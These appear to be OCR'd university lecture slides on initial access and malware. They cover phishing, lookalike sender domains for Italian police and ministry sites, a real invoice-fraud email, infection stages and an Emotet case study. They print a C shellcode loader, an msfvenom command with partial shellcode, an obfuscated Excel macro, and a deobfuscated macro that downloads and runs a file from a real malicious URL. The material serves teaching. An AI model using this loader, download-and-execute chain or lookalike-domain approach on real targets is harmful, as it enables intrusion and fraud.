Tactic: Initial Access

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



Nothing really surprising

Initial Access 2022 Statistics



This specific statistics is quite important

- Phishing T1566
- Drive-by Compromise - T1189
- Exploit Public-Facing Application - T1190
- Valid Accounts - T1078

DFIR Report – 2022 in review

Initial Access: Rule of Thumb

- Just as a mental model:
  - **Vast majority** **Phishing (!)**
  - ≈10% Passwords
  - ≈25% Vulnerabilities (Services, Browsers)


Do NOT underestimate phishing!

- Period
- Think at the statistics for a few moments
- **Lots** of technical reports and analyses

Spearphishing

- Phishing: Not targeted
  - The **same** generic message to **many different** recipients
- Spearphishing: Targeted / Tailored
  - **Carefully constructed** message for **a few** specific recipients
  - Often based on **previous reconnaissance** (open information, stolen information)
  - Extremely dangerous

Not only Initial Access



Sending Mail Domain (I)

- **Irrelevant**
  - Nothing to do with claimed sender
- **Credible**
  - Something to do with claimed sender
  - **Dangerous**
- …

"Credible": Some ideas (I)

poliziapostale.it	✗	Not available
poliziapostale.eu	✗	Not available

poliziacomunicazioni.it	✓	6,99 €/year
poliziacomunicazioni.eu	✓	6,99 €/year

"Credible": Some ideas (II)

poliziadistato.it	✗	Not available
poliziadistato.eu	✗	Not available
poliziadistato.net	✗	Not available

questuratrieste.it	✓	6,99 €/year
questuratrieste.eu	✓	6,99 €/year

questura-trieste.it	✓	6,99 €/year
questura-trieste.eu	✓	6,99 €/year

Sending Mail Domain (II)

- Irrelevant
- Credible

- **Lookalike**
  - Extremely similar to that of claimed sender
  - **Very dangerous**
    - Especially when attacker has read previous emails!
- ...

"Lookalike": Some ideas

ministerointerno.it	✗	Not available
ministerointerno.eu	✗	Not available

ministerointerno.com	✓	9,99 €/year

ministerointerno.org	✓	11,99 €/year

ministerinterno.it	✓	6,99 €/year
ministerinterno.eu	✓	6,99 €/year
ministerinterno.net	✓	11,99 €/year

"Lookalike": Real Incident

From: Wanda Dasch <wdasch@gamry.com>
Date: Wednesday, 23 August 2023 at 17:31
To: [redacted]
Cc: Monica Trueba <mtrueba@gamry.com>, Wanda Dasch <wdasch@gamry.com>
Subject: Re: Contract Procedure Unity G04147 Univ of Trieste, PO 242, Invoice 2023-1290A

Dear All,

Attached is invoice 2023-1290A and Gamry's bank information for transfer of payment. Once payment is received Gamry will begin to process your order. Please note that a 5% prep[redacted]nt discount was provided on quotation 2023-0679A.

Attached

Best regards,

Wanda Dasch

Logistics Coordinator

Gamry Instruments, Inc.

734 Louis Drive

Warminster, PA 18974 USA

From: Wanda Dasch <wdasch@gamrry.com>
Date: Thursday, 24 August 2023 at 10:09
To: [redacted]
Cc: [redacted] <mantoniak@gamrry.com>
Subject: Payment Advice


Dear All,

Sorry to bother you, we wish to inform you that our finance department has currently commenced upgrading the bank account ending with 474 you have on your system, as a result of the ongoing upgrade we will be unable to receive payments using these bank accounts until further notice.

Sending Mail Domain (III)

- Irrelevant
- Credible
- Lookalike
- **Spoofed**
  - **Identical** to that of claimed sender
  - Necessary vulnerabilities / misconfigurations (either in claimed sender or in recipient)
  - Partial defenses: SPF / DKIM / DMARC
- **Real**
  - Stolen password (Valid Account technique)

"Spoofed": Example



Malware

Malware: What is it?

- Software that **deliberately** fulfills the **harmful** intent of an attacker
- Usually **stealthy**
  - Exception: ransomware eventually manifests its presence

Malware Taxonomies (I)

- Independent program
- Sequence of instructions (to be embedded in a program)

- Persistent
- Transient ("fileless")

- Run automatically
- Run upon user action

- Immutable
- Dynamically updated

- Acts alone
- Acts as part of a botnet

- Run at the application layer
- Run at the API layer
- Run at the o.s. kernel layer
- Run at the driver layer
- Run at the firmware layer

Malware Taxonomy (II)

- **Many other** dimensions (thus taxonomies) are possible

- Some further relevant dimensions:
  - Does it **propagate**? How?
  - What is its main **purpose**?
  - Delivered in a **single** step or in **multiple** steps?


MY OPINION on Malware Taxonomies

- Have a quick look and then **forget** about them

- Useful **only** for understanding that one **cannot** build a truly **general** and **useful** model of malware
  - Just too many variants to obtain an easy to remember categorization

Typical "Infection Steps"


Typical "Infection Steps" (I)



- Initial piece of malware run on target
- **Small** and **simple**
- May take **many** different forms, mainly:
  - Code that exploits a **vulnerability** in a running program
  - Code hidden in a program **run by the user**

- Its execution starts a **sequence of events**…


Typical "Infection Steps" (II)



- **Quick** and **Automated**
- Usually involves one or more **downloads** from Attacker-controlled locations


- Final "real" malware for executing the next attack steps
- "**Complex**, **powerful**, configurable"
- Remains **hidden**
- **Communicates** with Attacker

Typical "Infection Steps" (III-a)




Typical "Infection Steps" (III-b)

- Usually involves one or more **downloads** from Attacker-controlled locations



Typical "Infection Steps" (IV)



Small and Simple

Complex and Powerful

- **MANY** ways for implementing:
  - M-I
  - M-F
  - Events leading from M-I to M-F

Example (basic idea) (I)

- M-I May take **many** different forms, mainly:
  - Code that exploits a **vulnerability** in a running program
  - Code hidden in a program **run by the user**

1. M-I is an Excel macro
2. M-F is an executable file

- M-I→M-F
  - M-I invokes a shell command that
  - downloads M-F and then executes it

Example (basic idea) (II)

- M-I→M-F
  - M-I invokes a shell command that
  - downloads an **executable file** F and executes F
  - This program invokes **another** shell command that
  - downloads M-F and then executes it

- M-I→M-F
  - M-I invokes a shell command that
  - downloads a **text file F** and executes `wscript F`
  - This program invokes **another** shell command that
  - downloads M-F and then executes it

Example (basic idea) (III)

1. M-I is an Excel macro
2. M-F is a **library** L executed with program `rundll32.exe L`

- Think of the many possible combinations of downloadable files:
  - Macros
  - Executables
  - Text files to be executed with `wscript`
  - Libraries to be executed with `rundll32.exe`

Terminology (big mess)

- **Many different terms** for indicating:
  - M-I
  - M-F
  - Intermediate malware artifacts

- Different terms may have **slightly different** (but **hard to define precisely**) meaning

Terminology (in a nutshell)

- M-I
  - **shellcode**, **payload**, first-stage
  - All the terms of intermediate artifacts

- M-F
  - **implant**, agent, **second-stage** ... shell ... malware ... bot ...

- Intermediate malware artifacts:
  - **downloader**, **dropper**
  - **loader**
    (next stage encoded in its code: no download)

Dynamically changing code

- **Quick** and **Automated**
- Usually involves one or more **downloads** from Attacker-controlled locations

- Sequence/Tree of processes

- Previous examples: **code defined statically** (upon invocation)
- Other common techniques: **code** of some process changes **dynamically (during its execution)**

Example (basic idea) (I)

- Process executes a "simple" program and then:
  1. Obtains a sequence of bytes that represents a **"more complex" program** in **executable form**
  2. Copy that sequence in a free memory region **of itself**
  3. **Calls** that program

Example (basic idea) (II)

1. Obtains a sequence of bytes that represents a **"more complex" program** in **executable form**
   - Read from a file (perhaps just downloaded)
   - Received from a socket (i.e., downloaded)
   - Encoded in the program as initial value for a variable
   - ...
2. Copy that sequence in a free memory region **of itself**
   a) Allocate a memory page `mempage`
   b) Copy sequence of bytes to some `addr` in `mempage`
3. **Calls** that program
   a) Grant `mempage` read-write-execute access rights
   b) Call to `addr`

Example (basic idea) (III)

- Constant embedded in the program itself for ease of demo (it is a **loader**)

```c
#include <stdio.h>
#include <windows.h>

int main() {

    // Replace your MSF-Shellcode
    unsigned char code[] = "\xfc\x48\x83\xe4\xf0\xe8\xcc\x00\...";

    // Allocate memory for MSF-Shellcode
    void* exec = VirtualAlloc(0, sizeof code, MEM_COMMIT, PAGE_EXECUTE_READWRITE);

    // Copy MSF-Shellcode into the allocated memory
    memcpy(exec, code, sizeof code);

    // Execute MSF-Shellcode in memory
    ((void(*)())exec)();
    return 0;

}
```



Hhmmm...

- Take a sequence of bytes that represents a **program** in **executable** form
- How can I construct this **sequence of bytes**?

- Do I have to write a program in some high-level language and compile it?
- Which portion of the executable file do I have to extract?
- ...and can such a portion be executed without the remaining parts?

Payload Generator (I)

Input program already available in **some form**
(e.g., a shell in C, Java,..., Windows or Linux executable, ...)



Example: `msfvenom` (Meterpreter suite)

- Take this **executable file**
  (a reverse shell over TCP for Windows)
- Represent it as a **sequence of bytes that can be called** within a Windows process

```
root@kali:~# msfvenom -a x86 --platform Windows -p windows/shell/bind_tcp
```

```
Payload size: 380 bytes
buf = ""
buf += "\xbb\x78\xd0\x11\xe9\xda\xd8\xd9\x74\x24\xf4\x58\x31'
buf += "\xc9\xb1\x59\x31\x58\x13\x83\xc0\x04\x03\x58\x77\x32'
```


⋮

Payload Generator (II)

- Many **payload generators**
  - **Input program** for generating the payload
    - Many supported formats: source languages, o.s.
  - **Payload** options
    - Platform architecture where the payload will be executed
    - Payload format (executable, library, source language, ...)
    - Encoding (Hex, Javascript constant, VBA constant, ...)
    - Maximum and minimum size
    - ...

- Many complex (but practically crucial) details

Remark



- Initial piece of malware run on target
- **Small** and **simple**
- May take **many** different forms, mainly:
  - Code that exploits a **vulnerability** in a running program

- Payload generators essential also for writing such code


Case study:
(Small subset of) Emotet

Emotet


- 2014 Appeared
- January 2021 Takedown by Europol + 8 countries
- November 2021 Rebooting
- 2023 Still active

- Estimated size (#bots)
  - Prior to takedown 1.6 millions (aggregate, not simultaneous)
  - November 2021 130.000 over 180 countries


Initial Access + Execution



- **Spearphishing**: targeted at a **specific** individual, company, or industry
- Adversaries usually rely upon **User Execution** to gain execution



Execution



- Adversaries may abuse command and **script interpreters** to execute commands, scripts, or binaries.
- Most systems come with some built-in command-line interface and scripting capabilities

Execution: Some details (I)

- **Many different "waves"**
- Attempt to avoid detection

- Attachment: Excel with XL4 macros
- User must open and enable macro
- Macro execution:
  - Download *payload*
    (main "Emotet module" as a DLL library)
  - Execute `rundll32.exe` *payload*

Execution: Some details (II-a)

- Many different "waves" for (attempting to) avoid detection

- Attachment: Microsoft HTML application (HTA) file (≈HTML+Javascript)
- User must open and enable execution by `mshta.exe` (native Windows program digitally signed by Microsoft)
- HTA execution:
  - Execute `powershell` *script-in-hta-file*
  - ...

Execution: Some details (II-b)

- HTA execution:
  - Execute `powershell` *`script-in-hta-file`*
    - Download *`powershell-script`*
  - Execute `powershell` *`powershell-script`*
    - Download *`payload`*
  - Execute `rundll32.exe` *`payload`*

Execution: Some details (III)

- Attachment: Excel with XL4 macros
- User must open and enable macro
- Macro execution:
  - Execute `wscript.exe` *`script-in-macro`*
    (Windows Script utility present in all Windows)
    - `cmd.exe powershell` *`download-payload`*
    - `rundll32.exe payload`

Remark 1

- **Many different "execution chains"**
- Attempt to avoid detection

- Dataset January 2022
  - ≈ 20000 Emotet executions
  - ≈ 140 unique program chains
  - ≈ 20000 unique program+parameter chains

  - **Each observed sample is ≈ unique!**

Remark 2

- **Scripts/Macros are obfuscated**

```
auto_open: auto_open->'GTTTT'!$G$1
SHEET: GTTTT, Macrosheet
CELL:G14, =(((((FORMULA()=FORMULA('Gbi1'!T2,G16))=FORMULA((((((((((('Frb1'!P22&'Frb1'!H9)&'Frb1'!L2)&'Frb1'!B15)&'Frb1'!B15)&'Frb1'!P11)&'Gbi1'!C5)&'Gbi1'!E2)&'G
bi1'!G5)&'Gbi1'!H11)&'Gbi1'!U6)&'Gbi1'!C14,G18))=FORMULA((((((((((((((((((((('Frb1'!P22&'Frb1'!J11)&'Frb1'!B18)&'Frb1'!P11)&"FDFD")&'Frb1'!P9)&'Frb1'!K9)&'Frb1'!P7
)&'Frb1'!P19)&'Frb1'!H9)&'Frb1'!L2)&'Frb1'!B15)&'Frb1'!B15)&'Frb1'!P11)&'Gbi1'!C5)&'Gbi1'!E2)&'Gbi1'!G5)&'Gbi1'!M5)&'Gbi1'!U6)&'Gbi1'!C14)&'Frb1'!P13,G20))=FORMUL
A((((((((((((((((((((('Frb1'!P22&'Frb1'!J11)&'Frb1'!B18)&'Frb1'!P11)&"FDFD1")&'Frb1'!P9)&'Frb1'!K9)&'Frb1'!P7)&'Frb1'!P19)&'Frb1'!H9)&'Frb1'!L2)&'Frb1'!B15)&'Frb1'
!B15)&'Frb1'!P11)&'Gbi1'!C5)&'Gbi1'!E2)&'Gbi1'!G5)&'Gbi1'!P9)&'Gbi1'!U6)&'Gbi1'!C14)&'Frb1'!P13,G22))=FORMULA((((((((((((((((('Frb1'!P22&'Frb1'!J11)&'Frb1'!B18)&'
Frb1'!P11)&"FDFD2")&'Frb1'!P9)&'Frb1'!K9)&'Frb1'!P7)&'Frb1'!H9)&'Frb1'!B15)&'Frb1'!I17)&'Frb1'!I3)&'Frb1'!H13)&'Frb1'!P11)&'Frb1'!K9)&'Frb1'!P13)&'Frb1'!P7)&'Frb1
'!P13,G24))=FORMULA((((((((((((((('Frb1'!P22&'Frb1'!H13)&'Frb1'!N4)&'Frb1'!H13)&'Frb1'!H9)&'Frb1'!P11)&'Frb1'!P15)&'Frb1'!H9)&'Frb1'!P20)&'Gbi1'!Q4)&'Gbi1'!S13)&
'Gbi1'!M2)&'Gbi1'!R8)&'Frb1'!P15)&'Frb1'!P17)&"FDFD6")&'Frb1'!P13,G26))=FORMULA(((((((('Frb1'!P22&'Frb1'!G24)&'Frb1'!H13)&'Frb1'!I26)&'Frb1'!E11)&'Frb1'!G24)&'Frb
1'!KZ3)&'Frb1'!P11)&'Frb1'!P13,G28), 1
```


- Obfuscated Excel macro

```
CALL: ['urlmon', 'URLDownloadToFileA', 'JJCCBB', 0, 'http://ordinateur.ogivart.us/editor/Qpo7OAOnbe/', '..\\sun.ocx', 0, 0]
EXEC: ['C:\\Windows\\SysWow64\\rundll32.exe ..\\sun.ocx,D"&"l"&"lR"&"egister"&"Serve"&"r']
```

- ...after deobfuscation by a specialized tool

Persistence

- Initial Access
- Execution
- **Persistence**
- Command&Control
- Exfiltration



- Adversaries may achieve persistence by adding a program to a startup folder or referencing it with a **Registry run key**.
- This will cause the program to be executed **when a user logs in**.
